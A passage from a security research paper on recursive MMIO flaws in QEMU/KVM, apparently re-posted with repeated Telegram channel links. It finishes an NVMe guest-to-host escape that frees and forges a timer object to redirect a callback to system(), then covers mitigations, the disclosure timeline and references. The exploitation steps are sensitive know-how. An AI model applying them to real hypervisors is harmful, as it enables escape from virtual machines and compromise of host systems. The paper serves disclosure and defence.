2. The second PRP page writes to nvme's reset function, which frees the cq->timer (put on the main thread's tcache).

3. The third PRP page writes to intel-hda MMIO register IN0 CTL to malloc one 0x30-byte chunk and writes crafted content into it, making cq->timer points to a mock object in the guest' RAM.

Figure 5-3 shows the structure of our PRP structure, and the goal of each page / MMIO write:



Figure 5-3 PRP Structure During Exploiting

There is another thing that should be noted: Because the free call will put metadata at the beginning of the freed chunk, if we only submit one Changed Namespace List command to the sq, the assert(cq->cqid == req->sq->cqid) will fail since cq->cqid is corrupted. This assertion happens before the MMIO operation to HDA IN0 CTL so we can't go forward. We can submit multiple commands (32 in source code) to address the problem, and only the last one is the get-log command.

After the recursive MMIO operations, a callback function named notify_cb can be called:

```
void timerlist_notify(QEMUTimerList *timer_list)
{
    if (timer_list->notify_cb) {
        timer_list->notify_cb(timer_list->notify_opaque, timer_list->clock->type);
    } else {
        qemu_notify_event();
    }
}
```


https://t.me/learningnets

Since timer_list is in the guest's RAM controlled by us, we can let it point to a region in the guest OS, thus controlling the call's destination and its parameters notify_opaque, clock->type. In the demonstration below, we make the notify_cb point to system@plt and let notify_opaque point to a string "/usr/bin/gnome-calculator" in the guest's RAM, thus executing a calculator on the host. We omit some details above. For more information about the exploit development, you can refer to the source code.



Figure 5-4 VM Escape Demonstration on QEMU/KVM

https://t.me/learningnets

6 Potential Mitigations

6.1 Check in Device

In QEMU, PMIO/MMIO accesses from the guest are protected by a global lock “Big QEMU Lock” [27], so two vCPUs cannot simultaneously call into virtual devices. Thus we can add busy flags to every device: When we enter the MMIO or BH/Timer callback function, the busy flag is set, and when the IO operation is completed, the busy flag is unset. If the busy flag is set when we enter the device, an error will be reported and returned. The disadvantage of this solution is that we need to add code in different locations according to the implementation of different devices, which requires a lot of audits and code. The left part of Figure 6-1 illustrates the design of this solution.



Figure 6-1 Check in Device & Log on Bus Prevent Recursive MMIO: A -> B -> A

6.2 Log on Bus

To solve the shortcomings of the above solution, we can put the checks on the bus instead of the device: By analyzing the data destination address on the bus, the access that can generate a loop is prevented. However, since we want to avoid A -> B -> A (recursive MMIO on A), A -> B -> C -> D -> B (recursive MMIO on B), but allow A -> B -> C -> D, we need to record all the devices that have been accessed and release the records when the access is over. This will be O(n) complexity in time or space in the worst case. And this solution cannot handle the BH/Timer -> MMIO Handler situations because BH/Timer callback is not triggered by IO VM-exit but called in the main thread’s context, so we don’t know the device that sets the BH/Timer. The right part of Figure 6-1 illustrates the design of this solution.

https://t.me/learningnets

6.3 Hybrid Solution

This solution puts the check on the bus and leaves the device to decide whether to allow writing to the non-RAM area (like the MMIO region). When the device performs data transmission, a permission parameter is also attached. The bus checks the access according to the parameter to prevent the device from writing to a non-RAM area. The advantage of this scheme is its good performance (no need to record, check and release the visited devices dynamically). And the modification to the device is small because we only need to care about the data transmission calls. The most reviewed patch (RFC) for recursive MMIO uses this solution [28].

https://t.me/learningnets

7 QEMU Security Process

In 2011, the first bug which may be caused by recursive MMIO or device reentry was reported [29], but it didn't get in-depth audited or repaired.

In June 2020, a security researcher re-reported the flaw with an assertion failure triggered by a fuzzer [29], but received no response.

In July 2020, Dr. Alexander Bulekov from Boston University reported multiple crashes [30]. The community confirmed for the first time that these bugs were mainly caused by DMA reentrancy. At this time, the first CVE ID was assigned: CVE-2020-15859 [31] (DoS).

In September 2020, Li Qiang [32] from Ant Group and Philippe [33] from Red Hat began to submit the first version of the patch (RFC), respectively. Philippe's patch used the solution in section 6.3, and Li Qiang used the solution in section 6.1. Philippe's patch was widely audited and adopted, but the merge was shelved [34].

After the first version of the patch, some related crashes were reported (mainly discovered by the OSS-Fuzz [41]). All of them are classified as DoS [35] [36] [37].

On August 20, 2021, we reported a recursive MMIO flaw in the EHCI controller (CVE-2021-3750 [38]) and provided ideas for exploiting the vulnerability. This vulnerability got a CVSS score of 7.5 (potentially execute arbitrary code within the context of the QEMU process on the host).

On August 23, 2021, Philippe sent the second version of the patch (RFC), but it didn't get merged because of compatibility [39].

On October 31, 2021, we reported a recursive MMIO flaw in NVMe (CVE-2021-3929 [40], CVSS 8.2) and later provided the guest-to-host exploit details. Red Hat agreed that the design flaw "should be fixed ASAP" -- first provide patches for CVE-2021-3750 and CVE-2021-3929, and merge future patches in the QEMU version 7.0.0 (four months later).

https://t.me/learningnets

8 Conclusions

In this paper, we first explore the recursive MMIO design flaw -- a new attack surface in QEMU/KVM. Then we present how to use CodeQL to find those flaws and exploit primitives. Finally, we share the details of exploit development and the possible mitigations. There are some final thoughts we would like to share:

1. This design flaw has a large impact and should be fixed as soon as possible. Any QEMU or VirtualBox device that can perform DMA and has an MMIO region may be affected.

2. The patch has little impact on performance. Considering that fewer devices are used on the cloud, developers only need to modify a small amount of code to fix the problem.

3. The recursive MMIO defect has existed in QEMU for a long time, or more than one year even just considering the large-scale appearance. But it has not been repaired until now (December 2021). For bugs discussed in section 7, all communication is public except CVE-2021-3929 -- if you are a malicious hacker, a fast way to attack an open-source software might be checking its bug tracker instead of finding vulnerability by yourself :)

4. Besides following the upstream patching, downstream vendors should also do offensive security research. Otherwise, they are likely to expose vulnerabilities to attackers for a long time.

5. We should pay attention to the different behaviors between virtualization software and real hardware. For example, the incomplete isolation between DMA and MMIO is the underlying cause of recursive MMIO flaws in QEMU/KVM (Figure 8-1).



Figure 8-1 Operations between Memory, CPU, and Device

https://t.me/learningnets

// Acknowledgments

We want to thank Xiankui Wei, Wenxu Yin, and Yuhao Jiang for their advice. Additionally, we are pleased to acknowledge Wenxiang Qian and Bo Zhang for their reviews and insightful comments. Last but not least, we thank the QEMU community and the Red Hat Product Security team, especially Alexander Bulekov, Philippe Mathieu-Daudé, and Mauro Matteo Cascella for their open-source work and professional responses.

https://t.me/learningnets

References

[1] Kivity, Avi, et al. "kvm: the Linux virtual machine monitor." Proceedings of the Linux symposium. Vol. 1. No. 8. 2007.

[2] “Hypervisor.” *Wikipedia*, https://en.wikipedia.org/wiki/Hypervisor#Classification. Accessed 8 December 2021.

[3] “Intel® VT: Intel® Virtualization Technology - What is Intel® VT? |...” Intel, https://www.intel.com/content/www/us/en/virtualization/virtualization-technology/intel-virtualization-technology.html. Accessed 8 December 2021.

[4] “AMD Opteron Processors | Virtualization Solutions.” AMD, https://www.amd.com/en/technologies/virtualization-solutions. Accessed 8 December 2021.

[5] Bellard, Fabrice. "QEMU, a fast and portable dynamic translator." USENIX annual technical conference, FREENIX Track. Vol. 41. 2005.

[6] “Binary translation.” Wikipedia, https://en.wikipedia.org/wiki/Binary_translation. Accessed 8 December 2021.

[7] “Memory-mapped I/O.” Wikipedia, https://en.wikipedia.org/wiki/Memory-mapped_I/O. Accessed 8 December 2021.

[8] “The memory API.” docs/devel/memory.rst, 2021, https://gitlab.com/qemu-project/qemu/-/blob/a69254a2b320e31d3aa63ca910b7aa02efcd5492/docs/devel/memory.rst. Accessed 8 December 2021.

[9] “QEMU INTEL 82574 GbE NIC emulation.” hw/net/e1000e.c, 2021, https://gitlab.com/qemu-project/qemu/-/blob/a69254a2b320e31d3aa63ca910b7aa02efcd5492/hw/net/e1000e.c#L184. Accessed 8 December 2021.

[10] “Load and Store APIs.” docs/devel/loads-stores.rst, 2021, https://gitlab.com/qemu-project/qemu/-/blob/a69254a2b320e31d3aa63ca910b7aa02efcd5492/docs/devel/loads-stores.rst. Accessed 8 December 2021.

[11] “Comment #2 : Bug #1886362 : Bugs : QEMU.” Launchpad Bugs, 14 July 2020, https://bugs.launchpad.net/qemu/+bug/1886362/comments/2. Accessed 8 December 2021.

[12] “Re: [RFC 0/3] try to solve the DMA to MMIO issue.” 2020, https://mail.gnu.org/archive/html/qemu-devel/2020-09/msg01425.html. Accessed 8 December 2021.

https://t.me/learningnets

[13] “Download_Old_Builds_6_1 – Oracle VM VirtualBox.” VirtualBox, https://www.virtualbox.org/wiki/Download_Old_Builds_6_1. Accessed 8 December 2021.

[14] “billfarrow/pcimem: Simple program to read & write to a pci device from userspace.” GitHub, https://github.com/billfarrow/pcimem. Accessed 8 December 2021.

[15] “AMD PCNET.” OSDev Wiki, 18 March 2020, https://wiki.osdev.org/AMD_PCNET. Accessed 8 December 2021.

[16] “Creating path queries — CodeQL.” CodeQL, https://codeql.github.com/docs/writing-codeql-queries/creating-path-queries/#defining-your-own-edges-predicate. Accessed 8 December 2021.

[17] “Recursion — CodeQL.” CodeQL, https://codeql.github.com/docs/ql-language-reference/recursion/#transitive-closures. Accessed 8 December 2021.

[18] Memory Allocation, https://people.gnome.org/~ryanl/glib-docs/glib-Memory-Allocation.html#g-free. Accessed 8 December 2021.

[19] “CodeQL for Visual Studio Code — CodeQL.” CodeQL, https://codeql.github.com/docs/codeql-for-visual-studio-code/. Accessed 8 December 2021.

[20] “Direct memory access.” Wikipedia, https://en.wikipedia.org/wiki/Direct_memory_access. Accessed 8 December 2021.

[21] Sotirov, Alexander. “Heap feng shui.” Wikipedia, https://en.wikipedia.org/wiki/Heap_feng_shui. Accessed 8 December 2021.

[22] “High Definition Audio Specification - Revision 1.0a June 17, 2010.” Intel, 15 April 2004, https://www.intel.com/content/dam/www/public/us/en/documents/product-specifications/high-definition-audio-specification.pdf. Accessed 8 December 2021.

[23] “Enhanced Host Controller Interface for USB 2.0: Specification.” Intel, https://www.intel.com/content/www/us/en/products/docs/io/universal-serial-bus/ehci-specification-for-usb.html. Accessed 8 December 2021.

[24] “Non-Volatile Memory Express.” NVM Express, 10 June 2019, https://nvmexpress.org/wp-content/uploads/NVM-Express-1_4-2019.06.10-Ratified.pdf. Accessed 8 December 2021.

https://t.me/learningnets

[25] “BlizzardCTF 2017 - Strng.” uaf.io, 17 May 2018, https://uaf.io/exploitation/2018/05/17/BlizzardCTF-2017-Strng.html. Accessed 8 December 2021.

[26] “Hitb 2017 - Babyqemu.” uaf.io, 22 November 2018, https://uaf.io/exploitation/2018/11/22/Hitb-2017-babyqemu.html. Accessed 8 December 2021.

[27] “Multi-threaded TCG.” QEMU Docs, 2021, https://qemu.readthedocs.io/en/latest/devel/multi-thread-tcg.html?highlight=lock. Accessed 8 December 2021.

[28] “[RFC PATCH v2 0/5] physmem: Have flaview API check bus permission from M.” 2021, https://lists.nongnu.org/archive/html/qemu-devel/2021-08/msg03692.html. Accessed 8 December 2021.

[29] “Machine shut off after tons of lsi_scsi: error: MSG IN data too long.” Bug #697510, 2011, https://bugs.launchpad.net/qemu/+bug/697510. Accessed 8 December 2021.

[30] “Heap use-after-free in lduw_he_p through e1000e_write_to_rx_buffers.” Bug #1886362, 2020, https://bugs.launchpad.net/qemu/+bug/1886362. Accessed 8 December 2021.

[31] “CVE-2020-15859.” Red Hat Customer Portal, 9 November 2021, https://access.redhat.com/security/cve/cve-2020-15859. Accessed 8 December 2021.

[32] “[RFC 0/3] try to solve the DMA to MMIO issue.” GNU mailing lists, 2 September 2020, https://mail.gnu.org/archive/html/qemu-devel/2020-09/msg00906.html. Accessed 8 December 2021.

[33] Mathieu, Philippe. “[v1] hw: Forbid DMA write accesses to MMIO regions.” Patchew, 3 September 2020, https://patchew.org/QEMU/20200903110831.353476-1-philmd@redhat.com/. Accessed 8 December 2021.

[34] “Re: [PATCH 00/13] dma: Let the DMA API take MemTxAttrs argument and prop.” 2020, https://lists.gnu.org/archive/html/qemu-devel/2020-09/msg08465.html. Accessed 8 December 2021.

[35] “CVE-2021-20255.” Red Hat Customer Portal, 4 August 2021, https://access.redhat.com/security/cve/cve-2021-20255. Accessed 8 December 2021.

[36] “CVE-2021-3416.” Red Hat Customer Portal, https://access.redhat.com/security/cve/cve-2021-3416. Accessed 8 December 2021.

[37] “CVE-2021-3611.” Red Hat Customer Portal, 8 September 2021, https://access.redhat.com/security/cve/cve-2021-3611. Accessed 8 December 2021.

https://t.me/learningnets

[38] “CVE-2021-3750.” Red Hat Customer Portal, 10 September 2021, https://access.redhat.com/security/cve/cve-2021-3750. Accessed 8 December 2021.

[39] “[RFC PATCH v2 0/5] physmem: Have flaview API check bus permission from M.” 2021, https://lists.nongnu.org/archive/html/qemu-devel/2021-08/msg03692.html. Accessed 8 December 2021.

[40] “CVE-2021-3929.” Red Hat Customer Portal, 16 December 2021, https://access.redhat.com/security/cve/cve-2021-3929. Accessed 16 December 2021.

[41] “google/oss-fuzz: OSS-Fuzz - continuous fuzzing for open source software.” GitHub, https://github.com/google/oss-fuzz. Accessed 8 December 2021.

[42] Rybczyńska, Marta. “Device-to-device memory-transfer offload with P2PDMA.” LWN.net, 2 October 2018, https://lwn.net/Articles/767281/. Accessed 13 December 2021.

[43] “Second Level Address Translation.” Wikipedia, https://en.wikipedia.org/wiki/Second_Level_Address_Translation. Accessed 13 December 2021.

[44] “Heap Exploitation Part 2: Understanding the Glibc Heap Implementation.” Azeria Labs, https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/. Accessed 13 December 2021.

[45] “NVMe: What · xuyu.” *vatiminxuyu*, https://vatiminxuyu.gitbooks.io/xuyu/content/blog/nvme-what.html#prp. Accessed 13 December 2021.

https://t.me/learningnets